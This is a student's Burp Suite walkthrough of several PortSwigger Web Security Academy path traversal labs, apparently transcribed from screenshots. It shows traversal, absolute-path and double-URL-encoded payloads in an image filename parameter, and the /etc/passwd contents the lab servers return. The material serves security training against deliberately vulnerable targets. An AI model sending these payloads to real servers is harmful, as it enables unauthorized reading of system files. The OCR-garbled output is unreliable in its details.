

Documentation : Path Traversal Labs (burp suite)

prepared by : Qasim Ali

Lab : File path traversal , simple case

Go to burpsuite and open proxy filter setting

in Filter setting include images

The screenshot shows the 'HTTP history filter' settings dialog in Burp Suite. The 'Bambda mode' tab is selected. In the 'Filter by MIME type' section, the 'Images' checkbox is checked and highlighted with a red arrow. At the bottom right of the dialog, the 'Apply & close' button is also highlighted with a red arrow.

go to lab and open a image from home page

capture image request in Burp suite

send it to Repeater

Screenshot of Burp Suite showing a list of intercept requests. A red arrow points from a specific row in the list to a red arrow on the request details page.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
149	https://Oafa000903ad81ee8034...	GET	/academyLabHeader		✓	101	147				✓	34.246.129.62		
148	https://Oafa000903ad81ee8034...	GET	/image?filename=64.jpg	product?productId=1	✓	200	169664	JPEG		File path traversal, simpl...	✓	34.246.129.62		
147	https://Oafa000903ad81ee8034...	GET	/product?productId=1		✓	200	3737	HTML			✓	34.246.129.62		
146	https://comfile.services.mozilla.c...	GET	/file			204	136				✓	34.117.188.166		
145	https://Oafa000903ad81ee8034...	GET	/academyLabHeader			101	147				✓	34.246.129.62		
144	https://Oafa000903ad81ee8034...	GET	/image?filename=64.jpg	product?productId=1	✓	200	169664	JPEG		File path traversal, simpl...	✓	34.246.129.62		
143	https://Oafa000903ad81ee8034...	GET	/youtube/vlog_event?alt=json		✓	200	3737	HTML		File path traversal, simpl...	✓	34.246.129.62		
142	https://www.youtube.com	POST	/youtube/vlog_event?alt=json		✓	200	370	JSON			✓	142.250.181.14		
141	https://www.youtube.com	POST	/youtube/vlog_event?alt=json		✓	200	370	JSON			✓	142.250.181.14		
140	https://www.youtube.com	POST	/youtube/vlog_event?alt=json		✓	200	370	JSON			✓	142.250.181.14		
139	https://googleleads.g.doubleclicknet	GET	/pagead/dtslf_rd=1		✓	200	836	JSON			✓	172.217.19.226		
138	https://googleleads.g.doubleclicknet	GET	/pagead/dtslf_rd=1		✓	200	836	JSON			✓	172.217.19.226		
137	https://nooneleads.n.doubleclick.net	GET	/pagead/dtslf_rd=1		✓	200	836	JSON			✓	172.217.19.226		

Request
Response

Pretty
Raw
Hex
Render

```

1 | GET /image?filename=64.jpg HTTP/2
2 | Host: Oafa000903ad81ee80345e50009d0c4.web-security-academy.net
3 | Cookie: session=rC0e4M50zFBzR24cnZJwNmVt6a3po3S
4 | User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 | Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 | Accept-Language: en-US,en;q=0.5
7 | Accept-Encoding: gzip, deflate, br
8 | Referer:
   https://Oafa000903ad81ee80345e50009d0c4.web-security-academy.net/product?productId=1
9 | Sec-Fetch-Site: image
10 | Sec-Fetch-Mode: no-cors
11 | Sec-Fetch-Site: same-origin
12 | Priority: u=5
13 | Te: trailers
14 |
15 |
send it to Repeater

```

in Repeater change the Request Parameter with file path
and send Request

Burp Project Intruder Repeater View Help
 Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x + Send Cancel < >

in Parameters change the file name

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Hex
In	
Response	
Pretty Raw Hex Render	
<pre> 1 HTTP/2 200 OK 2 Content-Type: image/ipeg 3 X-FRAME-OPTIONS: SAMEORIGIN 4 Content-Length: 2316 5 6 root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/sbin/nologin 9 sync:x:3:3:sync:/bin:/sbin/nologin 10 games:x:4:65534:games:/usr/games:/usr/sbin/nologin 11 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 12 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 13 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 14 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 15 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 16 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 17 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 18 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 19 list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin 20 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 21 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 22 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 23 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin 24 peter:x:12001:12001:/home/peter:/bin/bash 25 carlos:x:12002:12002:/home/carlos:/bin/bash 26 user:x:12000:12000:/home/user:/bin/bash 27 elmer:x:12003:12003:/home/elmer:/bin/bash 28 alexander:x:10000:10000:/alexander:/bin/bash 29 messagebus:x:101:101:/messagebus:/usr/sbin/nologin 30 dnsmasq:x:102:65534:dnsmasq,,:/var/lib/misc/usr/sbin/nologin 31 systemd-timesync:x:103:103:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin 32 systemd-network:x:104:105:system Network Management,,,:/run/systemd:/usr/sbin/nologin 33 systemd-resolve:x:105:106:system Resolver,,,:/run/systemd:/usr/sbin/nologin 34 mysql:x:106:107:MySQL Server,,:/nonexistent:/bin/false 35 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash 36 usbmux:x:108:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin 37 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin 38 mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin 39 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin 40 </pre>	

File path traversal, simple case

File path traversal, simple case

Back to lab description >

LAB Solved Solved

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Home

Hexbug Battleground Tarantula Double Pack



\$96.66



Lab Solved !!

Lab : File path traversal, traversal sequences blocked with absolute path bypass

go to lab and open a image from home page
capture image request in Burp suite
send it to Repeater

The screenshot shows the Burp Suite interface. In the top navigation bar, 'Proxy' is selected under 'Project'. Below the navigation, there's a 'Filter settings: Hiding CSS and general binary content' dropdown. A table lists various captured requests with columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, and Cookies. One row is highlighted in blue, showing a file path traversal attempt. The bottom half of the screen shows a 'Request' pane with tabs for Pretty, Raw, Hex, and Render. The 'Pretty' tab displays a detailed HTTP request for an image file, including headers like Host, User-Agent, Accept, and Referer, along with a Priority: u5 header. The 'Response' pane shows the raw response code, which includes several lines of encoded or obfuscated data.

send request with previous parameter and notice that it get Blocked

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Request send request with same parameter but it blocked

Pretty Raw Hex

```

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a86005703cecbc8dd3d0aeb0008008a.web-security-academy.net
3 Cookie: session=lVAAxRdgEQY1aXxm19bVYsfJz4wh4Lb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a86005703cecbc8dd3d0aeb0008008a.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 14
5
6 "No such file"

```

this time remove “..../..” from Request Parameter

Change Request Parameter to “/etc/passwd”

Send request

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Send Cancel < >

Request this time send request with only this parameter = /etc/passwd

Pretty Raw Hex

```

1 GET /image?filename=/etc/passwd HTTP/2
2 Host: 0a86005703cecbc8dd3d0aeb0008008a.web-security-academy.net
3 Cookie: session=lVAAxRdgEQY1aXxm19bVYsfJz4wh4Lb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a86005703cecbc8dd3d0aeb0008008a.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:root:/root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:games:/usr/games:/usr/sbin/nologin
12 man:x:6:man:/var/cache/man:/var/cache/nologin
13 lp:x:7:lp:/var/spool/lpd:/var/spool/nologin
14 mail:x:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001::/home/peter:/bin/bash
26 carlos:x:12002:12002::/home/carlos:/bin/bash
27 user:x:12000:12000::/home/user:/bin/bash
28 eLmer:x:12099:12099::/home/eLmer:/bin/bash
29 academy:x:10000:10000::/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/msc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:system Network Management,,,:/run/systemd:/usr/sbin/nologin
34 systemd-resolve:x:105:106:system Resolver,,,:/run/systemd:/usr/sbin/nologin
35 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
36 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
37 usbmtr:x:108:4000:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
38 rtkit:x:109:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
39 mongod:x:110:117:/var/lib/mongodb:/usr/sbin/nologin
40 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin

```

Lab: File path traversal, traversal sequences blocked with absolute path bypass

File path traversal, traversal sequences blocked with absolute path bypass

Back to lab description >



File path traversal, traversal sequences blocked with absolute path bypass

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

Inflatable Holiday Home



\$45.17



Description:

Forget your oversized Winnebagos, no need for trailers or tents either, welcome to the first ever inflatable holiday home.

Lab Solved !!

Lab : File path traversal, traversal sequences stripped non-recursively

go to lab and open a image from home page

capture image request in Burp suite

send it to Repeater

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace | Proxy settings

Filter settings: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
561	https://www.youtube.com	POST	/youtuibe/v1/log_event?alt=json	✓		200	370	JSON		
560	https://www.youtube.com	POST	/youtuibe/v1/log_event?alt=json	✓		200	370	JSON		
559	https://www.youtube.com	POST	/youtuibe/v1/log_event?alt=json	✓		200	370	JSON		
558	https://googleads.g.doubleclick.net	GET	/pagead/id?slf_rd=1	✓		200	836	JSON		
557	https://googleads.g.doubleclick.net	GET	/pagead/id?slf_rd=1	✓		200	836	JSON		
556	https://googleads.g.doubleclick.net	GET	/pagead/id			302	745	HTML		
555	https://googleads.g.doubleclick.net	GET	/pagead/id			302	745	HTML		
554	https://googleads.g.doubleclick.net	GET	/pagead/id?slf_rd=1	✓		200	836	JSON		
553	https://googleads.g.doubleclick.net	GET	/pagead/id			302	745	HTML		
552	https://0aae005a04e3155a8147...	GET	/academyLabHeader			101	147			
551	https://0aae005a04e3155a8147...	GET	/image?filename=29.jpg	✓		200	122333	JPEG		
550	https://0aae005a04e3155a8147...	GET	/product?productId=1	✓		200	4400	HTML		File path travers
549	https://kharav.services.mozilla.ro	POST	/downloads?client=navclient-auto-ffox&	✓		200	211	text		

Request

Pretty Raw Hex

```

1 GET /image?filename=29.jpg HTTP/2
2 Host: 0aae005a04e3155a81475cd500c000de.web-security-academy.net
3 Cookie: session=yVFrqIdxWPt6DtuzooC8CT7ufQvo4rHo
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0aae005a04e3155a81475cd500c000de.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15

```

Response

Pretty Raw Hex Render

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 122237
5
6 ýØýExífMM*
7 x-(l$`2oi$#
8 ü'
9 ü'Adobe Photoshop CC 2019 (Macintosh)20
10 yHhyüýAdobe_CMýAdobedýÜ
11 ýák "ýÝ
12 ýA?
13
14 3! 1AQa" q2j±B#$RÁb34rñC%$ðáñcss5‡^&DTdEÁf
Qaq" 2;±B#ARñ3þáàCScs4ñ%‡^&SÁÖDTdEÜ6t
|P0t@6UsÁÁí"þq@J
15 T0|Iúáqí~éÁPcw++ZGs+§ÉAI Lh?‡~ø¥â‡(<(:|
$:|BP~öCÁý@]Ø~óJýDPz:;Cöqy Á‡Røß£uyßp]Æí
Hö+HF@q{<þ~ü-1"µþ¶øùÅ&fukÖzisÝ ht@]67>
S; xÉUwýý8EEÉ: ýÜ' à"býMú;Cx. üahMøJa3B/->
16 ÓÁ' A1½ñRøJelj' c9
17 Qtr{{§‡~"(dþ:[¶¶jøjSyÑé+ë²x
ELÁo' (qIL¶þQ>èAKíAmØöTÖçmuç$TcÚvèHÁjó±
ípij wþþbiMe7éMI. Ávøyüû±tÙC1>xký#n(
XU! $ø! $O*b±(cåÚ!vøé:HB`Jtþá! Éxi+@NScw!
```

in Request use a Recursive Parameter in file path

instead of simple file path

Burp Suite Community Edition v2024.8.4 - Temporary Project

Send  Cancel < >

Request

```

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: Oaae005a04e3155a81475cd500c000de.web-security-academy.net
3 Cookie: sessionid=WFq1dxWtGtuzoC8CT7UfQV04rHo
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaae005a04e3155a81475cd500c000de.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15 
```

this we use Recursive file traversal in Request parameter

Response

```

1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5 
6 root:x:0:root:root:/root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GNATS Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 gnatsd:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/:/home/peter:/bin/bash
26 carlos:x:12002:12002:/:/home/carlos:/bin/bash
27 albert:x:12003:12003:/:/home/albert:/bin/bash
28 academy:x:10000:10000:/:/academy:/bin/bash
29 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
30 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
31 systemd-timesync:x:103:103:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
32 systemd-networkx:x:104:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
33 systemd-resolve:x:105:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
34 mysql:x:106:107:MySQL Server,,,:/nonexistent:/bin/false
35 postgres:x:107:110:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
36 usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
37 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin
38 mongodbx:x:110:117:/var/lib/mongodbx:/usr/sbin/nologin
40 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
41 cups-pk-helper:x:112:119:user for cups-pk-helper
service,,,:/home/cups-pk-helper:/usr/sbin/nologin
42 openclue:x:113:120::/var/lib/openclue:/usr/sbin/nologin

```

send request

Lab Solved !!

s://0aae005a04e3155a81475cd500c000de.web-security-academy.net/product?productId=1

Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec

WebSecurity Academy File path traversal, traversal sequences stripped non-recursively

Back to lab description » LAB Solved

Congratulations, you solved the lab!

Share your skills!   Continue learning »

[Home](#)

Waterproof Tea Bags



\$71.16



Description:

You knew one day this would finally come, and thanks to a small group of tea drinkers it has. We bring you the waterproof tea bag.

Lab: File path traversal, traversal sequences stripped with superfluous URL-decode

go to lab and open a image from home page

capture image request in Burp suite

send it to Repeater

Burp Suite Community Edition v2024.8.4 - Temporary Project

Request

```
convert parameters into url format
Pretty Raw Hex
1 GET /image?filename=.%252f..%252fetc%2fpasswd HTTP/2
2 Host: Oaa7008f043261582fa4de00e90014.web-security-academy.net
3 Cookie: session=jYGLu9PUWnAOKJPMH9oyDWbc2RkCkB
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://Oaa7008f043261582fa4de00e90014.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15 |
```

Response

Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: image/jpeg			
3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 2316			
5			
6 root:x:0:root:root:/bin/bash			
7 daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin			
8 bin:x:2:bin:/bin:/usr/sbin/nologin			
9 sys:x:3:sys:/dev:/usr/sbin/nologin			
10 sync:x:4:65534:sync:/bin:/bin/sync			
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin			
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
14 mail:x:8:mail:/var/mail:/usr/sbin/nologin			
15 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
16 user:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
20 list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin			
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin			
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin			
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin			
25 peter:x:12001:12001::/home/peter:/bin/bash			
26 carlos:x:12002:12002::/home/carlos:/bin/bash			
27 user:x:12000:12000::/home/user:/bin/bash			
28 elmer:x:12099:12099::/home/elmer:/bin/bash			
29 academy:x:10000:10000::/academy:/bin/bash			
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin			
31 dnsmasq:x:102:65534:dnsmasq,,,:/var/lib/msc:/usr/sbin/nologin			
32 system-timersync:c:103:103:system Timer Synchronization,,,:/run/systemd:/usr/sbin/nologin			
33 systemd-timesyncd:c:104:104:systemd Timesyncd,,,:/run/systemd:/usr/sbin/nologin			
34 systemd-resolve:c:105:105:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin			
35 mysql:x:106:107:mysql Server,,:/nonexistent:/bin/false			
36 postgre:x:107:110:PostgreSQL Administrator,,:/var/lib/postgresql:/bin/bash			
37 usbmux:x:108:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin			
38 rtkit:x:109:115:RealtimeKit,,,:/proc:/usr/sbin/nologin			
39 mongodb:x:110:117:/var/lib/mongodb:/usr/sbin/nologin			
40 avahi:x:111:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin			
41 cups-pk-helper:x:112:119:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin			
42 _oeclue:x:113:120::/var/lib/oeclue:/usr/sbin/nologin			

0 highlights

0 highlights

and send request

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

Grow Your Own Spy Kit

★★★★★

\$49.56

Description:
Everyone is getting wise to the nanny cams, and the old fashioned ways of listening in on other people's conversations. No-one trusts a cute looking teddy bear

Lab Solved !!

Lab: File path traversal, validation of start of path

go to lab and open a image from home page

capture image request in Burp suite

send it to Repeater

Change the request Parameters with the Treversal Path Parameters :


Burp Suite Community Edition v2024.8.4 - Temporary Project

Request

```
change request parameters with this path and send
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a8c00350350b93f80f3995c0e50017.web-security-academy.net
3 Cookie: session=HrUpLoMmk1k1QCExMCDOSkSg1UACRx3
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a8c00350350b93f80f3995c0e50017.web-security-academy.net/product?productId=1
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=5
13 Te: trailers
14
15
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:root:/root:/bin/bash
7 daemon:x:1:daemon:/usr/sbin/nologin
8 bin:x:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/sbin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:news:/var/news:/usr/sbin/nologin
16 uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:39:38:Mailing List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnatsx:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
23 nobodyx:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmerix:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
32 systemd-timesync:x:103:103:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
33 systemd-network:x:104:105:system Network Management,,,:/run/systemd:/usr/sbin/nologin
```



Security Academy

File path traversal, validation of start of path

LAB Solved

Congratulations, you solved the lab!

Share your skills!   Continue learning >

[Home](#)

han Just Birdsong



: time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball bats; the odd colorful kite as well if :ky.

Lab Solved !!

Lab: File path traversal, validation of file extension with null byte bypass

go to lab and open a image from home page

capture image request in Burp suite

send it to Repeater

< **⚡ File path traversal, validation** × +

04bc48a582542478003f00e8.web-security-academy.net/product?productId=1

Hunter Exploit-DB WhatsApp Google Hacking DB OffSec

Security Academy File path traversal, validation of file extension with null byte bypass LAB Solved 

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#)

Re Cat Grin



Lab Solved !!